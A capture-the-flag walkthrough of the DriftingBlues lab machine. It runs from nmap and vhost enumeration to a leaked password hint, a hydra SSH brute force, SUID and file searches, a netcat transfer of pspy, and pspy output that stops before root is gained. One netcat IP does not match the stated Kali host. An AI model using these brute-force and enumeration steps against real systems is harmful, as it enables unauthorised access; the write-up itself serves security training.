DriftingBlues Walkthrough
Host Network: 192.168.56.0/24
Kali Host: 192.168.56.117

Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.120

Port/Service Discovery:

```
nmap -sV -Pn -p- --open 192.168.56.120 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.120 > scan_full.txt
```

Ports Found:

22	ssh	OpenSSH 7.2p2
80	http	Apache httpd 2.4.18

Service Enumerations and Attacks:


Full nmap scan didn’t reveal anything too interesting, lets try opening the http port in a browser.

Browser http 80

Company home page, doesn’t lead anywhere. Couple emails mentioned on the page, “sheryl@driftingblues.box” and “eric@driftingblues.box”, driftingblues.box could be a possible domain name? Nothing much else on the page, lets check out the page source. An interesting comment has been left in the source, “L25vdGVmb3JraW5nZmlzaC50eHQ=”. Looks like base64, lets try to decode it in kali

```
echo “L25vdGVmb3JraW5nZmlzaC50eHQ=” | base64 -d
```

Doing so we get the following output “/noteforkingfish.txt”, lets try visiting http://192.168.56.120/noteforkingfish.txt.



```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook. Ook? Ook. Ook. Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook! Ook! Ook? Ook! Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook.
Ook? Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook.
Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook.
Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook?
Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook!
Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook. Ook.
Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook!
Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook.
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook? Ook. Ook? Ook. Ook! Ook. Ook. Ook? Ook. Ook?
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook.
Ook? Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook. Ook? Ook. Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook. Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook.
```

Ooks

Googling a part of all the ook's reveals that a joke programming language, using an online decoder we can see the hidden message written within. Doing so we get the following string "my man, i know you are new but you should know how to use host file to reach our secret location. -eric" .
Looks like we need to add to our host file, for now lets try driftingblues.box from earlier.

driftingblues.box

To add to our host file, vim into the file /etc/hosts as sudo and add the ip address followed by the domain name

```
sudo vim /etc/hosts
192.168.56.120 driftingblues.box
```

(add line to /etc/hosts)

Now lets try to visit http://driftingblues.box.
We successfully loaded welcome page again, if nothing else this means we've got a correct hostname. However this is the same page as earlier so lets try to enumerate using dirb.

Dirbing driftingblue.box with the dirb common and big wordlists doesn't get us anything interesting. Lets try virtual host enumeration using gobuster.

```
gobuster vhost -u driftingblues.box --wordlist /usr/share/wordlists/dirb/common.txt
```

We got a hit at test.driftingblues.box, lets add it to our host file.


```
sudo vim /etc/hosts
192.168.56.120 driftingblues.box test.driftingblues.box
```

(replace other line in /etc/hosts)

Visiting http://test.driftingblues.box gives us a new page, but this one only contains a simple banner saying "work in progress -eric", with nothing interesting in the page source. Again lets try enumerating with dirb for pages.

```
dirb http://test.driftingblues.box
        /robots.txt
```

Visiting http://test.driftingblues.box/robots.txt gives us another page to visit, "/ssh_cred.txt".




```
we can use ssh password in case of emergency. it was "1mw4ckyyucky".

sheryl once told me that she added a number to the end of the password.

-db
```

The file at /ssh_cred.txt hints at an ssh password comprised of the string "1mw4ckyyucky" and a number added to the end.

SSH Brute forcing

Using the information from the /ssh_cred.txt file, we can construct a small wordlist, pass.txt for example, consisting of the string "1mw4ckyyucky"[0-9] like below.



```
1mw4ckyyucky
1mw4ckyyucky1
1mw4ckyyucky2
1mw4ckyyucky3
1mw4ckyyucky4
1mw4ckyyucky5
1mw4ckyyucky6
1mw4ckyyucky7
1mw4ckyyucky8
1mw4ckyyucky9
1mw4ckyyucky0
```

Now that we've got a wordlist for passwords, we need to make one for users. So far the only names we've come across are 'eric' and 'sheryl', so lets make a small wordlist, users.txt, from these two names. Now that we have our username and password wordlists we can try to brute force ssh. For this we're going to use the tool 'hydra' on our kali machine.

```
hydra -L users.txt -P pass.txt -t 4 192.168.56.120 ssh
```

Given that the total combinations for our wordlists is quite small it shouldn't take long. At the end you'll notice that hydra got a success login with the credentials eric:1mw4ckyyucky6. We now have ssh credentials into the system.

Privilege Escalation:

Using the ssh credentials we're able to login to the host machine as a legitimate user. First things first, lets see if we have any sudo permissions.

```
sudo -l
```

After running we quickly find out that do not have sudo permissions. Next lets find out what other users exist on the host machine.

```
cat /etc/passwd |grep /bin/bash
ls /home
```

The two commands show that we have the root user and two standard users, 'db' and 'eric'. Interestingly db doesn't have a home directory. We're already have full permissions for eric so lets check out their home directory and files first. Immediately in the home directory we can see the user flag for eric but not much else. Now lets start some more general enumerations for files and SUID binaries.


```
find / -perm -u=s 2>/dev/null          (look for SUID)
find / -type f -name *.txt 2>/dev/null     (look for .txt files)
find / -user eric -type f 2>/dev/null      (look for any files belonging to eric)
find / -user db -type f 2>/dev/null        (look for any files belonging to db)
```

Unfortunately we didn't get anything promising. Next course of action is to copy over 'pspy' as see what we can find. Pspy is a tool for detecting running processes, so if there's anything to do with cronjobs or file input/output, pspy will catch it. There's pspy32 and pspy64, quickly running uname tells us the OS is base 64, so pspy64.

```
cd /tmp
nc -nvlp 4447 > pspy64
nc 192.168.56.121 4447 < pspy64 (from kali)
```


```
chmod +x pspy64
./pspy64
```

After letting pspy64 run for a while we the following



```
2022/10/24 20:24:01 CMD: UID=0    PID=2545   | sudo /tmp/emergency
2022/10/24 20:25:01 CMD: UID=0    PID=2546   | /usr/sbin/CRON -f
2022/10/24 20:25:01 CMD: UID=0    PID=2549   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/10/24 20:25:01 CMD: UID=0    PID=2548   | /bin/sh /var/backups/backup.sh
2022/10/24 20:25:01 CMD: UID=0    PID=2547   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/10/24 20:25:01 CMD: UID=???  PID=2550   | ???
2022/10/24 20:25:01 CMD: UID=0    PID=2551   | sudo /tmp/emergency
2022/10/24 20:26:00 CMD: UID=0    PID=2552   | /usr/lib/NetworkManager/nm-dhcp-helper
2022/10/24 20:26:00 CMD: UID=0    PID=2556   | /usr/lib/NetworkManager/nm-dispatcher
2022/10/24 20:26:01 CMD: UID=0    PID=2564   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/10/24 20:26:01 CMD: UID=0    PID=2563   | /bin/sh /var/backups/backup.sh
